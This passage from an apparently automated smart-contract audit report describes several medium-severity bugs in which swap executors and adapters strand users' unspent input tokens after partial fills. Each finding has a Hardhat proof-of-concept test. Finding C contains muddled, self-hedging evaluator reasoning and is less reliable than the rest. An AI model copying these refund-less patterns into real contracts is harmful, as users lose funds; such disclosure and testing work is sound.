    // the unspent 597 tokens are not refunded and remain stuck in the adapter.
    expect(userInputLeft, "user should be refunded the unconsumed
input").to.equal(unspent);
    expect(adapterInput, "adapter must not retain unconsumed user
input").to.equal(0n);
  });
});
```

### b Unrefunded Leftover Input Stranded In Executor

MEDIUM VERIFIED

**Unit Name:** `executeOrder`

**Location:** contracts/RecurringOrderExecutor.sol: executeOrder (post-route handling of tokenIn)

### DESCRIPTION

**Summary:** `executeOrder` pulls the full `amountIn` from the user but never returns unspent `tokenIn`. Whatever the route does not consume stays in the executor, and only the owner can move it.

**Mechanism:** After `routeTarget.call` the function resets the allowance and pays out only the `tokenOut` delta. It never compares the executor's `tokenIn` balance with its pre-call value and never sends the remainder back. `TowerSwapExecutor.executeSwap` does this refund via `inputBalanceAfter > inputBalanceBefore`. Because the relayer chooses `amountIn` and `routeCalldata`, a partial-fill route or an under-sized swap amount strands the difference while `minAmountOut = 1` still passes.

**Impact:** The unspent portion of each user's `amountIn` is stuck in the executor, recoverable only through the owner-only `recoverToken` to an address the owner picks. A relayer can also strand funds deliberately and recover them via the owner.

**Fix:** Record the `tokenIn` balance before the pull and, after the route call, transfer any excess over that balance back to `authorization.user`, as `TowerSwapExecutor.executeSwap` does.

**Note:** PoC shows executeOrder strands unspent tokenIn (40 of 100) in the executor on an ordinary partial fill. The user has no way to recover it, and only the owner can.

### EVIDENCE

- `contracts/RecurringOrderExecutor.sol:executeOrder` — pulls `amountIn`, approves the spender, calls the route, then handles only `tokenOut`; there is no `tokenIn` balance reconciliation.
- `contracts/TowerSwapExecutor.sol:executeSwap` — sibling that refunds `inputRefund = inputBalanceAfter - inputBalanceBefore` to the recipient; this counterpart is missing here.
- `contracts/RecurringOrderExecutor.sol:recoverToken` — the only way out of the executor for stranded tokens, and it is owner-only.
- Project threat model — lists "unrefunded leftover tokenIn" as an attack vector.

### PROOF OF CONCEPT

*`test/poc/executeOrder_unrefunded_leftover_input_stranded_in_executor_262ff488.js` — Calls `RecurringOrderExecutor.executeOrder` with a partial-fill route (`swapPartialInput`) that spends 60 of the 100 `tokenIn` pulled. It then asserts that the executor holds no `tokenIn` and that the user was refunded the unspent 40. The assertions are written to fail when the bug exists, so the unrefunded leftover stranded in the executor confirms a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

describe("RecurringOrderExecutor: unspent tokenIn stranded in executor PoC",
function () {
  async function deployFixture() {
    const [owner, relayer, user] = await ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("USD Coin", "USDC", 6);
    const tokenOut = await MockERC20.deploy("Euro Coin", "EURC", 6);

    const MockSwapRouter = await ethers.getContractFactory("MockSwapRouter");
    const router = await MockSwapRouter.deploy();

    const Executor = await ethers.getContractFactory("RecurringOrderExecutor");
    const executor = await Executor.deploy(owner.address);

    const routerAddr = await router.getAddress();
    await executor.connect(owner).setRelayer(relayer.address, true);
    await executor.connect(owner).setRouteTarget(routerAddr, true);
    await executor.connect(owner).setApprovalSpender(routerAddr, true);

    return { owner, relayer, user, tokenIn, tokenOut, router, executor };
  }

  it("leaves the unspent part of amountIn in the executor instead of refunding
the user", async function () {
    const { relayer, user, tokenIn, tokenOut, router, executor } = await
deployFixture();

    const executorAddr = await executor.getAddress();
    const routerAddr = await router.getAddress();
    const tokenInAddr = await tokenIn.getAddress();
    const tokenOutAddr = await tokenOut.getAddress();

    const userBalance = 1_000_000_000n; // 1000 tokenIn
    const maxAmountIn = 100_000_000n; // order authorizes up to 100 per
execution
    const amountIn = 100_000_000n; // relayer pulls the full 100
    const amountSpent = 60_000_000n; // route only consumes 60 (partial fill)
    const amountOut = 55_000_000n;
    const leftover = amountIn - amountSpent;

    // Setup: user has funds, standing allowance to the executor, and an
authorized DCA order.
    await tokenIn.mint(user.address, userBalance);
    await tokenIn.connect(user).approve(executorAddr, ethers.MaxUint256);
    await tokenOut.mint(routerAddr, amountOut * 10n);

    const orderId = ethers.keccak256(ethers.toUtf8Bytes("order-1"));
    const now = (await ethers.provider.getBlock("latest")).timestamp;
    await executor
      .connect(user)
      .authorizeOrder(orderId, tokenInAddr, tokenOutAddr, maxAmountIn, 900, 0,
```

```
now + 100_000);

    // Relayer executes with a partial-fill route (spends only 60 of the 100
pulled), recipient = executor.
    const routeCalldata =
router.interface.encodeFunctionData("swapPartialInput", [
      tokenInAddr,
      tokenOutAddr,
      amountSpent,
      amountOut,
      executorAddr,
    ]);

    await executor
      .connect(relayer)
      .executeOrder(orderId, amountIn, 1n, routerAddr, routerAddr,
routeCalldata);

    const userInAfter = await tokenIn.balanceOf(user.address);
    const executorInAfter = await tokenIn.balanceOf(executorAddr);
    const userOutAfter = await tokenOut.balanceOf(user.address);

    console.log("user tokenIn after:       ", userInAfter.toString());
    console.log("executor tokenIn after:   ", executorInAfter.toString());
    console.log("user tokenOut after:      ", userOutAfter.toString());
    console.log("unspent amount (expected refund):", leftover.toString());

    // Sanity: the swap itself worked and tokenOut was delivered to the user.
    expect(userOutAfter).to.equal(amountOut);

    // Holds on fixed code and FAILS when the bug exists:
    // the executor must not retain any of the user's unspent tokenIn...
    expect(executorInAfter).to.equal(0n);
    // ...and the user must have been refunded: only `amountSpent` should have
left the wallet.
    expect(userInAfter).to.equal(userBalance - amountSpent);
  });
});
```

### C Unused tokenIn from partial swap fill stuck in AeroAdapter

MEDIUM VERIFIED

**Unit Name:** `swapExactInputSingle`

**Surfaced From:** 2 units

**Location:** contracts/adapters/AeroAdapter.sol: AeroAdapter.swapExactInputSingle

DESCRIPTION

**Summary:** Unused tokenIn from partial swap fill stuck in AeroAdapter

**Mechanism:** matter here: in Uniswap V3-style exact-input swaps, if the price hits a limit before consuming all of amountIn, the router doesn't refund the unused portion, meaning leftover tokenIn could get stuck in the adapter since it doesn't sweep residual balances

**Impact:** As conceded, if a swap hits the price limit before consuming all of amountIn, the unused tokenIn stays in the adapter because it isn't swept or refunded. The caller whose swap was partially filled loses that residual, and it stays stuck in the adapter. Two facts limit the harm. In standard Uniswap V3 and Aerodrome routers, exactInputSingle with a zero sqrtPriceLimit usually consumes the full amountIn. A partial fill happens only if the adapter sets a price limit. Also, any loss is limited to the unused remainder of a single swap. The stuck funds may be taken by a later caller if the adapter allows arbitrary withdrawals or approvals. The item gives no amounts, no evidence that the adapter sets a price limit, and no sign that the residual is above dust. The claim is speculative ('could get stuck'). It describes a possible loss of user principal, but the conditions and size are not shown. Under the rubric, a repeatable loss of user funds is Medium if it exceeds 0.01% and $10, and a partial fill on a thin pool could plausibly meet that. I classify it as report, with the caveat that the mechanism depends on the adapter passing a price limit.

**Note:** Unconsumed tokenIn from a partial fill stays in AeroAdapter, and only the owner can recover it. Sibling adapters sweep leftovers back to the caller.

**EVIDENCE**

- contracts/adapters/AeroAdapter.sol:73-108 (AeroAdapter.swapExactInputSingle)

**PROOF OF CONCEPT**

*`test/poc/swapExactInputSingle_Unused_tokenIn_from_partial_swap_fill_stuck_in_AeroAdapter_078bfb48.js` — Deploys the real `AeroAdapter` with a mock router that only fills 60% of `amountIn`, then calls `AeroAdapter.swapExactInputSingle` directly and through `TowerSwapExecutor`. Each test asserts that the unspent `tokenIn` is refunded. The assertions fail because the unspent `tokenIn` stays in the adapter, the user gets no refund, and only the owner can recover it. This confirms the vulnerability as a true positive. The PoC depends on a stand-in router that simulates a partial fill.*

```
const { expect } = require("chai");
const hre = require("hardhat");
const { ethers } = hre;

/**
 * PoC: AeroAdapter.swapExactInputSingle pulls the FULL `amountIn` from the
caller up-front,
 * approves the router for the FULL `amountIn`, and never measures / sweeps the
unspent tokenIn
 * after the router returns.
 *
 * Aerodrome Slipstream's SwapRouter is a Uniswap-V3 fork: exactInputSingle only
pulls (via the
 * pool callback) the amount the pool actually consumed. If the pool runs out of
liquidity before
 * `amountIn` is consumed (price reaches the MIN/MAX limit that
`sqrtPriceLimitX96 == 0` expands to),
 * the swap is a PARTIAL FILL: the router returns `amountOut` for the filled
part only and does NOT
 * revert, and the unspent tokenIn simply stays with the payer -- i.e. the
adapter.
 * The adapter has no refund / sweep, so the unspent tokenIn is stranded in the
adapter.
 *
 * The router used here (PartialFillAeroRouter) is a minimal stand-in for a V3-
style router in the
 * partial-fill case. It is compiled inline with the project's solc via
Hardhat's own compile tasks
 * so the PoC stays a single file. AeroAdapter / TowerSwapExecutor / MockERC20
are the project's
 * real contracts.
 */

const ROUTER_SOURCE = `
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

interface IERC20Min {
    function transferFrom(address from, address to, uint256 amount) external
returns (bool);
    function transfer(address to, uint256 amount) external returns (bool);
}

contract PartialFillAeroRouter {
    struct ExactInputSingleParams {
        address tokenIn;
        address tokenOut;
        int24 tickSpacing;
        address recipient;
        uint256 deadline;
        uint256 amountIn;
        uint256 amountOutMinimum;
        uint160 sqrtPriceLimitX96;
    }
```

```
    // portion of amountIn the pool has liquidity to absorb before hitting the
price limit
    uint256 public immutable fillBps;

    constructor(uint256 _fillBps) {
        fillBps = _fillBps;
    }

    function factory() external pure returns (address) {
        return address(0xFAC7);
    }

    function WETH9() external pure returns (address) {
        return address(0xE7);
    }

    function exactInputSingle(ExactInputSingleParams calldata p)
        external
        payable
        returns (uint256 amountOut)
    {
        require(block.timestamp <= p.deadline, "Transaction expired");
        // Uniswap-V3-style: pool consumed only part of amountIn, callback pays
only that part.
        uint256 spent = (p.amountIn * fillBps) / 10000;
        IERC20Min(p.tokenIn).transferFrom(msg.sender, address(this), spent);
        amountOut = spent; // 1:1 stable pair
        require(amountOut >= p.amountOutMinimum, "Too little received");
        IERC20Min(p.tokenOut).transfer(p.recipient, amountOut);
    }
}
`;

async function compileRouter() {
  const names = require("hardhat/builtin-tasks/task-names");
  const input = {
    language: "Solidity",
    sources: { "PartialFillAeroRouter.sol": { content: ROUTER_SOURCE } },
    settings: {
      optimizer: { enabled: true, runs: 200 },
      outputSelection: { "*": { "*": ["abi", "evm.bytecode.object"] } },
    },
  };
  const build = await hre.run(names.TASK_COMPILE_SOLIDITY_GET_SOLC_BUILD, {
    quiet: true,
    solcVersion: "0.8.24",
  });
  const output = build.isSolcJs
    ? await hre.run(names.TASK_COMPILE_SOLIDITY_RUN_SOLCJS, {
        input,
        solcJsPath: build.compilerPath,
      })
    : await hre.run(names.TASK_COMPILE_SOLIDITY_RUN_SOLC, {
        input,
        solcPath: build.compilerPath,
      });
```

```
  if (output.errors && output.errors.some((e) => e.severity === "error")) {
    throw new Error(JSON.stringify(output.errors, null, 2));
  }
  const c = output.contracts["PartialFillAeroRouter.sol"]
["PartialFillAeroRouter"];
  return { abi: c.abi, bytecode: "0x" + c.evm.bytecode.object };
}

describe("AeroAdapter.swapExactInputSingle - unspent tokenIn stranded after
partial fill", function () {
  const FILL_BPS = 6000n; // pool can only absorb 60% of the trade before
liquidity runs out
  const feeBps = 30n;
  const bps = 10000n;

  async function deployFixture() {
    const [owner, user, treasury, recipient, stranger] = await
ethers.getSigners();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("USD Coin", "USDC", 6);
    const tokenOut = await MockERC20.deploy("Euro Coin", "EURC", 6);

    const { abi, bytecode } = await compileRouter();
    const RouterFactory = new ethers.ContractFactory(abi, bytecode, owner);
    const router = await RouterFactory.deploy(FILL_BPS);
    await router.waitForDeployment();

    const AeroAdapter = await ethers.getContractFactory("AeroAdapter");
    const adapter = await AeroAdapter.deploy(await router.getAddress());

    // router has plenty of output tokens
    await tokenOut.mint(await router.getAddress(), 10_000_000n);

    return { owner, user, treasury, recipient, stranger, tokenIn, tokenOut,
router, adapter };
  }

  it("direct call: caller's unspent tokenIn stays stuck in the adapter", async
function () {
    const { user, recipient, tokenIn, tokenOut, adapter } = await
deployFixture();

    const amountIn = 1_000_000n;
    const filled = (amountIn * FILL_BPS) / bps; // 600_000 actually swapped by
the pool
    const unspent = amountIn - filled; // 400_000 never swapped
    // A normal frontend takes minAmountOut from a Quoter result (which models
the same partial fill) minus ~1% slippage.
    const minAmountOut = (filled * 99n) / 100n;
    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await adapter.getAddress(), amountIn);

    await adapter
```

```
      .connect(user)
      .swapExactInputSingle(
        await tokenIn.getAddress(),
        await tokenOut.getAddress(),
        1,
        amountIn,
        minAmountOut,
        recipient.address,
        deadline,
      );

    // Sanity: the swap succeeded and the router only filled 60% (no revert,
min-out satisfied).
    expect(await tokenOut.balanceOf(recipient.address)).to.equal(filled);
    expect(await tokenIn.balanceOf(user.address)).to.equal(0n);

    const adapterResidual = await tokenIn.balanceOf(await adapter.getAddress());
    console.log("      amountIn pulled from user      :", amountIn.toString());
    console.log("      tokenIn actually swapped       :", filled.toString());
    console.log("      tokenIn residual in adapter    :",
adapterResidual.toString());
    console.log("      tokenIn refunded to user       :", (await
tokenIn.balanceOf(user.address)).toString());

    // Holds on correct code (adapter refunds/sweeps unspent input) and FAILS
here:
    // the 400_000 unspent tokenIn is left in the adapter.
    expect(adapterResidual, "adapter must not retain unspent
tokenIn").to.equal(0n);
    expect(
      await tokenIn.balanceOf(user.address),
      "caller must be refunded the unspent tokenIn",
    ).to.equal(unspent);
  });

  it("via TowerSwapExecutor: executor has nothing to sweep, user's unspent
tokenIn is lost in the adapter", async function () {
    const { owner, user, treasury, tokenIn, tokenOut, adapter } = await
deployFixture();

    const TowerSwapExecutor = await
ethers.getContractFactory("TowerSwapExecutor");
    const executor = await TowerSwapExecutor.deploy(treasury.address,
owner.address, feeBps);
    await executor.setRouteTarget(await adapter.getAddress(), true);
    await executor.setApprovalSpender(await adapter.getAddress(), true);

    const amountIn = 1_000_000n;
    const fee = (amountIn * feeBps) / bps;
    const swapAmountIn = amountIn - fee; // 997_000 forwarded to the adapter
    const filled = (swapAmountIn * FILL_BPS) / bps;
    const minAmountOut = (filled * 99n) / 100n;
    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await executor.getAddress(), amountIn);
```

```
    const routeCalldata =
adapter.interface.encodeFunctionData("swapExactInputSingle", [
      await tokenIn.getAddress(),
      await tokenOut.getAddress(),
      1,
      swapAmountIn,
      minAmountOut,
      await executor.getAddress(),
      deadline,
    ]);

    await executor.connect(user).executeSwap({
      tokenIn: await tokenIn.getAddress(),
      tokenOut: await tokenOut.getAddress(),
      amountIn,
      minAmountOut,
      recipient: user.address,
      routeTarget: await adapter.getAddress(),
      approvalSpender: await adapter.getAddress(),
      routeCalldata,
    });

    // Sanity: swap succeeded, user got the filled output, executor holds
nothing.
    expect(await tokenOut.balanceOf(user.address)).to.equal(filled);
    expect(await tokenIn.balanceOf(await executor.getAddress())).to.equal(0n);

    const adapterResidual = await tokenIn.balanceOf(await adapter.getAddress());
    const userTokenIn = await tokenIn.balanceOf(user.address);
    console.log("      residual tokenIn in adapter    :",
adapterResidual.toString());
    console.log("      tokenIn returned to user       :",
userTokenIn.toString());

    // Holds on correct code and FAILS here: the unspent 398_800 tokenIn is
stranded in the
    // adapter and the user (whose funds they are) got nothing back.
    expect(adapterResidual, "adapter must not retain unspent
tokenIn").to.equal(0n);
    expect(userTokenIn, "user must be refunded unspent
tokenIn").to.equal(swapAmountIn - filled);
  });

  it("the stranded tokenIn cannot be pulled back by the user or any third party
(owner-only recoverToken)", async function () {
    const { user, recipient, stranger, tokenIn, tokenOut, adapter } = await
deployFixture();

    const amountIn = 1_000_000n;
    const filled = (amountIn * FILL_BPS) / bps;
    const unspent = amountIn - filled;
    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;

    await tokenIn.mint(user.address, amountIn);
    await tokenIn.connect(user).approve(await adapter.getAddress(), amountIn);
```

```
    await adapter
      .connect(user)
      .swapExactInputSingle(
        await tokenIn.getAddress(),
        await tokenOut.getAddress(),
        1,
        amountIn,
        (filled * 99n) / 100n,
        recipient.address,
        deadline,
      );

    expect(await tokenIn.balanceOf(await
adapter.getAddress())).to.equal(unspent);

    // The user (the rightful owner of the residual) has no way to retrieve it.
    let userCouldRecover = true;
    await adapter
      .connect(user)
      .recoverToken(await tokenIn.getAddress(), user.address, unspent)
      .catch(() => {
        userCouldRecover = false;
      });
    expect(userCouldRecover).to.equal(false); // only the owner can move it

    // Correct behaviour: the user's unspent input is back with the user. FAILS
on the buggy adapter.
    expect(await tokenIn.balanceOf(user.address)).to.equal(unspent);
  });
});
```

### d Unrefunded Partial Fill Input Stranded

MEDIUM VERIFIED

**Unit Name:** `uniswapV3SwapCallback`

**Location:** contracts/adapters/UnitFlowAdapter.sol: uniswapV3SwapCallback -> _handleSwapCallback; _swapPoolExactInput; swapExactInput

#### DESCRIPTION

**Summary:** The adapter pulls the full `amountIn` from the caller, but the swap callback pays the pool only the amount the pool consumed. Any unconsumed input stays in the adapter and is never refunded.

**Mechanism:** `swapExactInput` pulls `amountIn` via `safeTransferFrom` (or wraps `nativeReceived`) and passes it as `amountSpecified` with a price limit of `MIN_SQRT_RATIO + 1` or `MAX_SQRT_RATIO - 1`. If pool liquidity runs out before the limit, the pool reports a smaller positive delta. `_handleSwapCallback` pays only that delta. `_swapPoolExactInput` never compares the consumed input with `amountIn`, and no code returns the difference to `msg.sender`.

**Impact:** On a thin or out-of-range UnitFlow pool, a swapper with a lax `minAmountOut` gets a partial fill. The unspent tokenIn or WUSDC is stuck in the adapter, and only the owner can recover it through `recoverToken`.

**Fix:** In `_swapPoolExactInput`, compute the consumed input from the returned deltas. Refund `amountIn - consumed` to `msg.sender` (unwrapping WUSDC for the native-USDC path), or revert if the swap is not fully filled.

**Note:** PoC shows 600 of 1000 tokenIn stranded in UnitFlowAdapter on a partial fill. It needs a pool with exhausted depth and a lenient minAmountOut, so Medium rather than High. Only the owner can recover the funds, with no per-user attribution.

#### EVIDENCE

- **`UnitFlowAdapter`***`.sol`*`:_handleSwapCallback` — transfers only `amountToPay`, the pool-reported delta, to `msg.sender`, which can be less than `amountIn`.
- **`UnitFlowAdapter`***`.sol`*`:swapExactInput` — takes the full `amountIn` from the caller in every branch and has no refund of unused input.
- **`UnitFlowAdapter`***`.sol`*`:_swapPoolExactInput` — only checks the output delta against `minAmountOut`; it never checks that the input delta equals `amountIn`.
- **`UnitFlowAdapter`***`.sol`*`:_swapNativeUsdcToToken` — wraps all of `nativeReceived` and leaves any unused WUSDC in the adapter.

#### PROOF OF CONCEPT

*`test/poc/uniswapV3SwapCallback_unrefunded_partial_fill_input_stranded_277b25ce.js` — Deploys the real **`UnitFlowAdapter`** against a mock V3-style pool that only consumes 400 of 1000 `tokenIn`, then calls `swapExactInput` with a lax `minAmountOut`. It asserts that the adapter holds no leftover input and the user is refunded the 600 unconsumed tokens. These assertions fail on the current code because the unspent input stays in the adapter and is never refunded, so the vulnerability is a true positive.*

```
const { expect } = require("chai");
const hre = require("hardhat");
const { ethers } = hre;

/**
 * PoC: UnitFlowAdapter pulls the full `amountIn` from the caller, but the swap
callback
 * only pays the pool the amount the pool actually consumed (the positive
delta).
 * When the pool partially fills (liquidity runs out before the price limit),
the
 * unconsumed tokenIn stays in the adapter and is never refunded to msg.sender.
 *
 * The UnitFlow pool/factory are external dependencies that are not part of the
repo, so
 * a minimal Uniswap-V3-semantics pool+factory mock is defined inside this file
(as Solidity
 * source compiled at runtime with the project's own solc build). The code under
test
 * (UnitFlowAdapter) is imported from the project and used unmodified.
 */

// Minimal V3-style pool that doubles as the factory (getPool returns itself).
// Semantics mirror Uniswap V3 on a partial fill: the pool consumes at most
`maxConsumable`
// of the input and reports amount deltas for what was *actually* consumed; the
callback
// is asked to pay only that consumed amount.
const MOCK_SRC = `
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.24;

interface IERC20Like {
    function transfer(address, uint256) external returns (bool);
    function balanceOf(address) external view returns (uint256);
}

interface ISwapCallback {
    function uniswapV3SwapCallback(int256, int256, bytes calldata) external;
}

contract MockUnitFlowPoolFactory {
    address public token0;
    address public token1;
    uint256 public maxConsumable; // limited in-range liquidity (input units,
1:1 price)

    constructor(address _t0, address _t1, uint256 _max) {
        token0 = _t0;
        token1 = _t1;
        maxConsumable = _max;
    }

    // factory interface
    function getPool(address, address, uint24) external view returns (address) {
```

```
        return address(this);
    }

    // pool interface
    function swap(
        address recipient,
        bool zeroForOne,
        int256 amountSpecified,
        uint160,
        bytes calldata data
    ) external returns (int256 amount0, int256 amount1) {
        uint256 requested = uint256(amountSpecified);
        uint256 consumed = requested > maxConsumable ? maxConsumable :
requested; // partial fill
        uint256 out = consumed; // 1:1 price

        address tokenIn = zeroForOne ? token0 : token1;
        address tokenOut = zeroForOne ? token1 : token0;

        if (zeroForOne) {
            amount0 = int256(consumed);
            amount1 = -int256(out);
        } else {
            amount1 = int256(consumed);
            amount0 = -int256(out);
        }

        IERC20Like(tokenOut).transfer(recipient, out);
        uint256 balBefore = IERC20Like(tokenIn).balanceOf(address(this));
        ISwapCallback(msg.sender).uniswapV3SwapCallback(amount0, amount1, data);
        require(IERC20Like(tokenIn).balanceOf(address(this)) >= balBefore +
consumed, "IIA");
    }
}
`;

async function compileMock() {
  const names = require("hardhat/builtin-tasks/task-names");
  const build = await hre.run(names.TASK_COMPILE_SOLIDITY_GET_SOLC_BUILD, {
    quiet: true,
    solcVersion: "0.8.24",
  });
  const input = {
    language: "Solidity",
    sources: { "MockUnitFlowPoolFactory.sol": { content: MOCK_SRC } },
    settings: {
      optimizer: { enabled: false },
      outputSelection: { "*": { "*": ["abi", "evm.bytecode.object"] } },
    },
  };
  let output;
  if (build.isSolcJs) {
    output = await hre.run(names.TASK_COMPILE_SOLIDITY_RUN_SOLCJS, {
      input,
      solcJsPath: build.compilerPath,
    });
```

```
  } else {
    output = await hre.run(names.TASK_COMPILE_SOLIDITY_RUN_SOLC, {
      input,
      solcPath: build.compilerPath,
    });
  }
  const errs = (output.errors || []).filter((e) => e.severity === "error");
  if (errs.length) {
    throw new Error("mock compile failed: " + errs.map((e) =>
e.formattedMessage).join("\n"));
  }
  const c = output.contracts["MockUnitFlowPoolFactory.sol"]
["MockUnitFlowPoolFactory"];
  return { abi: c.abi, bytecode: "0x" + c.evm.bytecode.object };
}

describe("UnitFlowAdapter partial fill strands unconsumed input (PoC)", function
() {
  it("refunds the unconsumed input to the swapper after a partial fill", async
function () {
    const [owner, user, recipient] = await ethers.getSigners();

    const mock = await compileMock();

    const MockERC20 = await ethers.getContractFactory("MockERC20");
    const tokenIn = await MockERC20.deploy("Token In", "TIN", 6);
    const tokenOut = await MockERC20.deploy("Token Out", "TOUT", 6);

    const amountIn = 1_000_000_000n; // 1000 tokenIn
    const poolCapacity = 400_000_000n; // pool can only consume 400 tokenIn
(thin / out-of-range)

    const PoolFactory = new ethers.ContractFactory(mock.abi, mock.bytecode,
owner);
    const pool = await PoolFactory.deploy(
      await tokenIn.getAddress(),
      await tokenOut.getAddress(),
      poolCapacity,
    );
    await pool.waitForDeployment();

    // Pool holds enough tokenOut to pay for what it consumes
    await tokenOut.mint(await pool.getAddress(), amountIn * 10n);

    // The real project adapter. factory == our mock (pool+factory);
native/wusdc are unused on this path.
    const UnitFlowAdapter = await ethers.getContractFactory("UnitFlowAdapter");
    const adapter = await UnitFlowAdapter.deploy(
      await pool.getAddress(),
      ethers.Wallet.createRandom().address,
      ethers.Wallet.createRandom().address,
    );
    await adapter.waitForDeployment();

    // User swaps 1000 tokenIn with a lax minAmountOut
    await tokenIn.mint(user.address, amountIn);
```

```
    await tokenIn.connect(user).approve(await adapter.getAddress(), amountIn);

    const deadline = (await ethers.provider.getBlock("latest")).timestamp + 600;
    await adapter
      .connect(user)
      .swapExactInput(
        await tokenIn.getAddress(),
        await tokenOut.getAddress(),
        3000,
        amountIn,
        1n, // lax minAmountOut
        recipient.address,
        deadline,
      );

    const adapterAddr = await adapter.getAddress();
    const consumed = poolCapacity;
    const unconsumed = amountIn - consumed;

    // Sanity: the swap succeeded as a partial fill (pool took 400 tokenIn, paid
400 tokenOut).
    expect(await tokenOut.balanceOf(recipient.address)).to.equal(consumed);
    expect(await tokenIn.balanceOf(await pool.getAddress())).to.equal(consumed);

    // Holds on fixed code, FAILS on the buggy code: the 600 unconsumed tokenIn
is stuck in the adapter.
    expect(await tokenIn.balanceOf(adapterAddr)).to.equal(0n);
    // Holds on fixed code (refund), FAILS on the buggy code: user got nothing
back.
    expect(await tokenIn.balanceOf(user.address)).to.equal(unconsumed);
  });
});
```

### e Unrefunded Unspent Input On Partial Fill

MEDIUM VERIFIED

**Unit Name:** `unitFlowV3SwapCallback`

**Location:** contracts/adapters/UnitFlowAdapter.sol: unitFlowV3SwapCallback -> _handleSwapCallback; _swapPoolExactInput

#### DESCRIPTION

**Summary:** When the pool fills only part of an exact-input swap, the adapter pays only the pool-reported delta and never returns the rest of the input it pulled. The unspent tokenIn stays in the adapter, where only the owner can recover it.

**Mechanism:** `swapExactInput` pulls the full `amountIn` from the caller. `_swapPoolExactInput` swaps with the price limit at `MIN_SQRT_RATIO + 1` or `MAX_SQRT_RATIO - 1`, so a pool that runs out of liquidity stops early. The callback ( `_handleSwapCallback` ) transfers only `amount0Delta` or `amount1Delta`. Nothing

compares the pulled amount with the amount paid, and `TowerSwapExecutor.executeSwap` only refunds its own balance, which the adapter's pull has already emptied.

**Impact:** A swap routed through a thin or exhausted UnitFlow pool with a loose `minAmountOut` can lose the unfilled part of `amountIn`. That residue is stuck in the adapter and is not sent back to the user or recipient.

**Fix:** In `_swapPoolExactInput`, require the pool-reported input delta to equal `amountIn`. Alternatively, refund `amountIn` minus the delta actually paid to the caller or recipient.

**Note:** PoC shows a partial fill strands about 60% of the input in UnitFlowAdapter, with no refund to the user. Medium, not High, because it needs exhausted pool depth and a loose minAmountOut.

**EVIDENCE**

- `contracts/adapters/UnitFlowAdapter.sol:_swapPoolExactInput` — passes the extreme sqrt price limit and `int256(amountIn)`, and only checks the output delta against `minAmountOut`, never the input delta.
- `contracts/adapters/UnitFlowAdapter.sol:_handleSwapCallback` — pays `amountToPay` taken from the pool delta, not the full amount pulled.
- `contracts/adapters/UnitFlowAdapter.sol:swapExactInput` — pulls the full `amountIn` up front and has no refund or sweep of leftover tokenIn.
- `contracts/TowerSwapExecutor.sol:executeSwap` — the input refund only covers the executor's own balance delta, so residue held by the adapter is never returned.

**PROOF OF CONCEPT**

*`test/poc/unitFlowV3SwapCallback_unrefunded_unspent_input_on_partial_fill_7f16df17.js` — Runs a swap through `TowerSwapExecutor.executeSwap` and `UnitFlowAdapter.swapExactInput` against a mock pool that fills only 40% of the exact input. The test asserts that the adapter holds no residual tokenIn and that the unspent input is refunded. Those assertions fail because the unfilled ~60% of tokenIn stays in the adapter, and only the owner's `recoverToken` can move it. This confirms the vulnerability, so it is a true positive.*

```
const { expect } = require("chai");
const { ethers } = require("hardhat");

/**
 * PoC: UnitFlowAdapter never refunds the part of `amountIn` that the pool did
not consume.
 *
 * swapExactInput() pulls the FULL amountIn from the caller (TowerSwapExecutor),
then calls the pool
 * with a price limit of MIN/MAX_SQRT_RATIO +/- 1. If the pool runs out of
liquidity it stops early and
 * reports smaller deltas. _handleSwapCallback() pays only the reported positive
delta, and nothing
 * returns (amountIn - paid) to the caller. The executor's own refund logic only
looks at its OWN balance,
 * which the adapter's pull has already emptied, so the unspent input is
stranded inside the adapter
 * (only owner.recoverToken can move it).
 *
 * The mock pool below follows Uniswap-V3 semantics for a swap that hits its
price limit: it only
 * consumes part of amountSpecified, pays out the matching output, calls the
swap callback with the
 * partial deltas, and verifies it was paid exactly that partial amount.
 *
 * The factory/pool are external dependencies (not project code) so they are
mocked here; the code under
 * test (UnitFlowAdapter, TowerSwapExecutor, MockERC20) is imported from the
project.
 */
const MOCK_SRC = `
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.0;

interface IERC20Min {
    function transfer(address to, uint256 amt) external returns (bool);
    function balanceOf(address a) external view returns (uint256);
}

interface IUnitFlowCallback {
    function unitFlowV3SwapCallback(int256 a0, int256 a1, bytes calldata data)
external;
}

// Pool that can only fill fillPct % of the requested exact-input amount
(liquidity exhausted -> price limit hit)
contract PartialFillPool {
    address public token0;
    address public token1;
    uint256 public fillPct;

    constructor(address a, address b, uint256 pct) {
        token0 = a;
        token1 = b;
        fillPct = pct;
```

```
    }

    function swap(
        address recipient,
        bool zeroForOne,
        int256 amountSpecified,
        uint160,
        bytes calldata data
    ) external returns (int256 amount0, int256 amount1) {
        require(amountSpecified > 0, "exact input only");
        uint256 filled = (uint256(amountSpecified) * fillPct) / 100;
        address tIn = zeroForOne ? token0 : token1;
        address tOut = zeroForOne ? token1 : token0;
        if (zeroForOne) {
            amount0 = int256(filled);
            amount1 = -int256(filled);
        } else {
            amount1 = int256(filled);
            amount0 = -int256(filled);
        }
        IERC20Min(tOut).transfer(recipient, filled);
        uint256 beforeBal = IERC20Min(tIn).balanceOf(address(this));
        IUnitFlowCallback(msg.sender).unitFlowV3SwapCallback(amount0, amount1,
data);
        require(IERC20Min(tIn).balanceOf(address(this)) >= beforeBal + filled,
"IIA");
    }
}

contract MockUnitFlowFactory {
    mapping(address => mapping(address => address)) public pools;

    function setPool(address a, address b, address pool) external {
        pools[a][b] = pool;
        pools[b][a] = pool;
    }

    function getPool(address a, address b, uint24) external view returns
(address) {
        return pools[a][b];
    }
}
`;

function compileMocks() {
  const solc = require("solc");
  const input = {
    language: "Solidity",
    sources: { "Mocks.sol": { content: MOCK_SRC } },
    settings: { outputSelection: { "*": { "*": ["abi", "evm.bytecode.object"] }
} },
  };
  const out = JSON.parse(solc.compile(JSON.stringify(input)));
  const errs = (out.errors || []).filter((e) => e.severity === "error");
